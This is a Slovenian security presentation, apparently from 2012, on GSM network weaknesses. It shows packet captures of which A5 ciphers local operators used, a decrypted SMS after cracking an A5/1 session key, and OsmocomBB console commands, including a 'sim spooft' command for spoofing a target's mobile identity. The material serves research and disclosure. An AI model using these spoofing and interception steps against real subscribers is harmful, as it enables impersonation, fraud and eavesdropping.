3891	69.665252000	127.0.0.1	127.0.0.1	LAPDm	81	I, N(R)=1, N(S)=0 (Fragment)
3895	69.735205000	127.0.0.1	127.0.0.1	LAPDm	81	I, N(R)=1, N(S)=1(DTAP) (RR) GPRS Suspension Request
3896	69.901307000	127.0.0.1	127.0.0.1	LAPDm	81	I, N(R)=2, N(S)=1(DTAP) (MM) Authentication Request
3905	69.970288000	127.0.0.1	127.0.0.1	LAPDm	81	S, func=RR, N(R)=2
3907	70.048271000	127.0.0.1	127.0.0.1	LAPDm	81	I, N(R)=0, N(S)=0
3910	70.118248000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI(DTAP) (RR) Measurement Report
3911	70.136272000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI
3914	70.205219000	127.0.0.1	127.0.0.1	LAPDm	81	I, N(R)=2, N(S)=2(DTAP) (MM) Authentication Response
3934	70.371245000	127.0.0.1	127.0.0.1	LAPDm	81	I, N(R)=3, N(S)=2(DTAP) (RR) Ciphering Mode Command
4076	74.114093000	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR) Paging Request Type 1
4077	74.147044000	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR) System Information Type 1

Frame 3934: 81 bytes on wire (648 bits), 81 bytes captured (648 bits) on interface 0

- Ethernet II, Src: 00:00:00\_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00\_00:00:00 (00:00:00:00:00:00)
- Internet Protocol Version 4, Src: 127.0.0.1 (127.0.0.1), Dst: 127.0.0.1 (127.0.0.1)
- User Datagram Protocol, Src Port: 45090 (45090), Dst Port: gsmtap (4729)
- GSM TAP Header, ARFCN: 101 (Downlink), TS: 1, Channel: SDCCH/8 (0)
- Link Access Procedure, Channel Dm (LAPDm)
- GSM A-I/F DTAP - Ciphering Mode Command
  - Protocol Discriminator: Radio Resources Management messages
  - DTAP Radio Resources Management Message Type: Ciphering Mode Command (0x35)
  - Cipher Mode Setting
    - .... .1 = SC: Start ciphering (1)
    - ... 000. = Algorithm identifier: Cipher with algorithm A5/1 (0)

```
0030 2f ff 00 1f f6 53 08 00 00 00 03 64 0d 06 35 01 /....S.. ..d..5
0040 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b ++++++ ++++++
0050 2b +
```


...omrežje odgovori, da je na voljo samo A5/1.

*“V omrežja, predvsem pa v terminale, se postopoma uvaja že nekaj let tako pri nas kot po svetu, vendar imajo nekateri stari terminali težave z A5/3, zato še ni v celoti nadomestil A5/1. Nove bazne postaje pa že podpirajo protokol A5/3 pri govornih storitvah v omrežju GSM.”*

Telekom Slovenije, Služba za korporativno komuniciranje, junij 2012



# Uporaba šifriranja - Simobil



The image shows a Wireshark 1.6.7 capture of a network packet. The packet list pane shows a packet of length 81 bytes, destination 127.0.0.1, protocol LAPDm, and info "I, N(R)=2, N(S)=1(DTAP) (RR) CIPHERING Mode Command". The packet details pane shows the following structure:

- Protocol Discriminator: Radio Resources Management messages
- DTAP Radio Resources Management Message Type: CIPHERING Mode Command (0x35)
- ... ..1 = SC: Start ciphering (1)
- ... 010. = Algorithm identifier: Cipher with algorithm A5/3 (2)
- ...1 .... = CR: IMEISV shall be included (1)

The packet bytes pane shows the raw data of the packet, with the first few bytes highlighted in orange, corresponding to the algorithm identifier field.

Algorithm identifier (gsm\_a.algorithm\_identifier), 1 ... Packets: 2784 Displayed: 2784 Marked: 0 Load time: 0:00.039 Profile: ...

Simobil uporablja A5/3...

# Uporaba šifriranja - Simobil

The image shows a Wireshark capture of GSM signaling messages. The filter is set to 'gsmtap'. The packet list shows several messages, with packet 3787 highlighted. The packet details pane shows the following structure:

- Internet Protocol Version 4, Src: 127.0.0.1 (127.0.0.1), Dst: 127.0.0.1 (127.0.0.1)
- User Datagram Protocol, Src Port: 58444 (58444), Dst Port: gsmtap (4729)
- GSM TAP Header, ARFCN: 32 (Downlink), TS: 0, Channel: SDCCH/8 (5)
- Link Access Procedure, Channel Dm (LAPDm)
- GSM A-I/F DTAP - Ciphering Mode Command
  - Protocol Discriminator: Radio Resources Management messages
    - DTAP Radio Resources Management Message Type: Ciphering Mode Command (0x35)
  - Cipher Mode Setting
    - .... ..0 = SC: No ciphering (0)
  - Cipher Mode Response
    - ...1 .... = CR: IMEISV shall be included (1)

The packet bytes pane shows the following hex and ASCII data:

```
0010 00 43 4f b1 40 00 40 11 ec f6 7f 00 00 01 7f 00 .CO.@.@. ....
0020 00 01 e4 4c 12 79 00 2f fe 42 02 04 01 00 00 20 ...L.y./ .B....
0030 31 ff 00 19 7f 4b 08 00 05 00 03 00 0d 06 35 10 1....K.. .....5
0040 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b ++++++++ ++++++++
0050 2b +
```

...vendar pa (je) omogoča(l) tudi uporabo A5/0.

*“A5/0 pri nas ni uporabljan, absolutno ne.”*

Andraž Zmajšek, vodja informacijske varnosti, in Luka Šušteršič, vodja službe za storitve jedrnega omrežja pri Simobilu za revijo Monitor, novembra 2011

*“V juniju 2012 pa smo izklopili možnost uporabe nešifriranega algoritma A5/0.”*

Andraž Zmajšek, vodja informacijske varnosti na Si.mobilu, junija 2012

Simobil je uporabo A5/0 onemogočil dan po objavi članka na Slo-Tech.com (13. junija 2012)



# Uporaba šifriranja - Tušmobil

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Length	Info
3924	11:33:28.259050	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI
3925	11:33:28.494726	127.0.0.1	127.0.0.1	LAPDm	81	U F, func=UA(DTAP) (MM) CM Service Request
3926	11:33:28.642709	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI(DTAP) (RR) System Information Type 6
3927	11:33:28.729845	127.0.0.1	127.0.0.1	LAPDm	81	I, N(R)=1, N(S)=0(DTAP) (RR) Ciphering Mode Command
3928	11:33:32.597576	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR) Paging Request Type 1
3929	11:33:32.625600	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR) Paging Request Type 1
3930	11:33:32.643732	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR) Paging Request Type 1
3931	11:33:32.671623	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR) Paging Request Type 1
3932	11:33:32.689638	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR) Paging Request Type 1
3933	11:33:32.722675	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR) System Information Type 3
3934	11:33:32.740630	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) (SS)
3935	11:33:32.768554	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR) Paging Request Type 1
3936	11:33:32.786624	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR) Paging Request Type 1

Signal/Noise Ratio (dB): 44  
Signal Level (dBm): 255  
GSM Frame Number: 1109410  
Channel Type: SDCCH/8 (8)  
Antenna Number: 0  
Sub-Slot: 1

- ▶ Link Access Procedure, Channel Dm (LAPDm)
- ▼ GSM A-I/F DTAP - Ciphering Mode Command
  - ▶ Protocol Discriminator: Radio Resources Management messages
    - DTAP Radio Resources Management Message Type: Ciphering Mode Command (0x35)
      - .... 1 = SC: Start ciphering (1)
      - ... 000. = Algorithm identifier: Cipher with algorithm A5/1 (0)
      - ... 0 .... = CR: IMEISV shall not be included (0)

0030  
0040  
0050

Algorithm identifier (gsm\_a.algori... = Packets: 7219 Displayed: 7219 Marked: 0 Profile: Default

Tušmobil uporablja A5/1.



# Razbijanje A5/1 sejnega šifrirnega ključa Kc

Capturing from lo (loopback) [Wireshark 1.7.2 (SVN Rev 42711 from /trunk)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: gsmstap Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
160	3.493780000	127.0.0.1	127.0.0.1	LAPDm	81	I, N(R)=0, N(S)=2 (Fragment)
161	3.500173000	127.0.0.1	127.0.0.1	LAPDm	81	S, func=RR, N(R)=3
162	3.505972000	127.0.0.1	127.0.0.1	LAPDm	81	I, N(R)=0, N(S)=3 (Fragment)
163	3.512074000	127.0.0.1	127.0.0.1	LAPDm	81	S, func=RR, N(R)=4
164	3.517848000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI(DTAP) (RR) System Information Type 6
165	3.523744000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI(DTAP) (RR) Measurement Report
166	3.529827000	127.0.0.1	127.0.0.1	LAPDm	81	I, N(R)=0, N(S)=4 (Fragment)
167	3.535750000	127.0.0.1	127.0.0.1	LAPDm	81	S, func=RR, N(R)=5
168	3.542359000	127.0.0.1	127.0.0.1	GSM SMS	81	I, N(R)=0, N(S)=5(DTAP) (SMS) CP-DATA (RP) RP-DATA (Network to
169	3.548209000	127.0.0.1	127.0.0.1	LAPDm	81	S, func=RR, N(R)=6
170	3.553861000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI(DTAP) (RR) System Information Type 5
171	3.559612000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI(DTAP) (RR) Measurement Report

0... .. = TP-RP: TP Reply Path parameter is not set in this SMS SUBMIT/DELIVER  
.0... .. = TP-UDHI: The TP UD field contains only the short message  
..1. .... = TP-SRI: A status report shall be returned to the SME  
.... ..1.. = TP-MMS: No more messages are waiting for the MS in this SC  
.... ..00 = TP-MTI: SMS-DELIVER (0)

- ▶ TP-Originating-Address - (1919)
- ▶ TP-PID: 0
- ▶ TP-DCS: 0
- ▶ TP-Service-Centre-Time-Stamp
- TP-User-Data-Length: (81) depends on Data-Coding-Scheme
- ▼ TP-User-Data

SMS text: Najdi.si SMS (od 040...): test\n(Mobitelova mobilna stran http://m.mobitel.si)

0010 04 81 91 91 00 00 21 60 10 71 30 91 80 51 ce b0 .....!` .q0..Q..  
0020 9a

Frame (81 bytes) Reassembled LAPDm (101 bytes)

The text of the SMS (gsm\_sms...) Packets: 2892 Displayed: 256 Marked: 0 Profile: Default

... in dešifrirano SMS sporočilo (prejeto preko 2G).

# **Ponarejanje mobilne identitete v GSM omrežju**

**(brez posedovanja mobilnega telefona in/ali SIM kartice tarče)**



# Aplikacija *mobile*

```
matej@cryptopia: ~/osmocom/osmocom-bb/src/host/layer23/src/mobile
<000f> sim.c:241 SELECT (file=0x7f20)
<000f> sim.c:187 sending APDU (class 0xa0, ins 0xa4)
<000f> sim.c:876 received APDU (len=0 sw1=0x9f sw2=0x1a)
<000f> sim.c:949 command successfull
<000f> sim.c:571 GET RESPONSE (len=26)
<000f> sim.c:187 sending APDU (class 0xa0, ins 0xc0)
<000f> sim.c:876 received APDU (len=26 sw1=0x90 sw2=0x00)
<000f> sim.c:949 command successfull
<000f> sim.c:241 SELECT (file=0x6f07)
<000f> sim.c:187 sending APDU (class 0xa0, ins 0xa4)
<000f> sim.c:876 received APDU (len=0 sw1=0x9f sw2=0x0f)
<000f> sim.c:949 command successfull
<000f> sim.c:571 GET RESPONSE (len=15)
<000f> sim.c:187 sending APDU (class 0xa0, ins 0xc0)
<000f> sim.c:876 received APDU (len=15 sw1=0x90 sw2=0x00)
<000f> sim.c:949 command successfull
<000f> sim.c:1065 selected file (len 9)
<000f> sim.c:277 READ BINARY (offset=0 len=9)
<000f> sim.c:187 sending APDU (class 0xa0, ins 0xb0)
<000f> sim.c:876 received APDU (len=0 sw1=0x98 sw2=0x04)
<000f> sim.c:880 SIM Security
<000f> sim.c:151 sending result to callback function (type=1)
<0005> subscriber.c:655 PIN is required, 3 tries left
```


Aplikacija *mobile* omogoča klicanje ter pošiljanje in sprejemanje SMS sporočil na OsmocomBB mobilnih telefonih.

# Aplikacija *mobile*

```
matej@cryptopia: ~  
OsmocomBB> enable  
OsmocomBB# sim pin 1 [REDACTED]  
OsmocomBB#  
% (MS 1)  
% Trying to registering with network...  
  
% (MS 1)  
% On Network, normal service: Slovenia, Si.mobil  
  
OsmocomBB#  
OsmocomBB# sms  
  sms  Send an SMS  
OsmocomBB# sms  
  MS_NAME  Name of MS (see "show ms")  
OsmocomBB# sms 1  
  NUMBER  Phone number to send SMS (Use digits '0123456789*#abc', and '+' to  
           dial international)  
OsmocomBB# sms 1 041[REDACTED]  
  LINE  SMS text  
OsmocomBB# sms 1 041[REDACTED] test  
OsmocomBB#  
% (MS 1)  
% SMS to 041[REDACTED] successfull
```

Pošiljanje SMS sporočila iz aplikacije *mobile*.

# Aplikacija *mobile*



```
Terminal
bb.osmocom.org/trac/wiki/SIMReader
cd src/host/osmocon/
./osmocon -p /dev/ttyUSB0 -m c123xor ../../target/firmware/board

Now start mobile application:

cd src/host/layer23/src/mobile
./mobile -i 127.0.0.1

this will also start gsmtp which you can use to inspect traffic using Wireshark

matej@cryptopia: ~
matej@cryptopia: ~
matej@cryptopia: ~

matej@cryptopia:~$ telnet localhost 4247
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Welcome to the OsmocomBB control interface
OsmocomBB> Connection closed by foreign host.
matej@cryptopia:~$ telnet localhost 4247
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Welcome to the OsmocomBB control interface
OsmocomBB> enab
OsmocomBB> enable
OsmocomBB# sim pin 1

matej@cryptopia: ~/osmocom/osmocom-bb/src/host/osmocon
L1CTL_RESET_REQ: FULL!SIM Request (7):
SIM Response (2):
SIM Request (5):
SIM Response (28)
SIM Request (7):
SIM Response (2):
SIM Request (5):
SIM Response (17)
SIM Request (5):

matej@cryptopia: ~/osmocom/osmocom-bb/src/host/layer23/src/mobile
ELECT (file=0x7f20)
ending APDU (class 0xa0, ins 0xa4)
received APDU (len=0 sw1=0x9f sw2=0x1a)
ommand successfull
ET RESPONSE (len=26)
ending APDU (class 0xa0, ins 0xc0)
received APDU (len=26 sw1=0x90 sw2=0x00)
ommand successfull
ELECT (file=0x6f07)
ending APDU (class 0xa0, ins 0xa4)
received APDU (len=0 sw1=0x9f sw2=0x0f)
ommand successfull
ET RESPONSE (len=15)
ending APDU (class 0xa0, ins 0xc0)
received APDU (len=15 sw1=0x90 sw2=0x00)
ommand successfull
selected file (len 9)
EAD BINARY (offset=0 len=9)
ending APDU (class 0xa0, ins 0xb0)
received APDU (len=0 sw1=0x98 sw2=0x04)
IM Security
ending result to callback function (type=1)
<0005> subscriber.c:655 PIN is required, 3 tries left
```

Uporaba aplikacije *mobile*. V ozadju Osmocom ROM nalagalnik, aplikacija *mobile* in (v ospredju) konzola aplikacije *mobile*.




# "SIM spoof"

```
matej@cryptopia: ~
matej@cryptopia: ~
testcard      Attach bulit in test SIM
spooft        Attach spoofing SIM
reader        Attach SIM from reader
remove        Detach SIM card
pin           Enter PIN for SIM card
disable-pin   Disable PIN of SIM card
enable-pin    Enable PIN of SIM card
change-pin    Change PIN of SIM card
unlock-pin    Change PIN of SIM card
lai           Change LAI of SIM card
OsmocomBB# sim spo
OsmocomBB# sim spooft
  MS_NAME     Name of MS (see "show ms")
OsmocomBB# sim spooft 1
  IMSI        IMSI you want to spoof
OsmocomBB# sim spooft 1 293[redacted]
  TMSI        TMSI you want to spoof
OsmocomBB# sim spooft 1 293[redacted] 0x6[redacted]
  KC          Encription key of spoofed mobile
OsmocomBB# sim spooft 1 293[redacted] 0x6[redacted] 85[redacted]
  KEY_SEQUENCE Key sequence
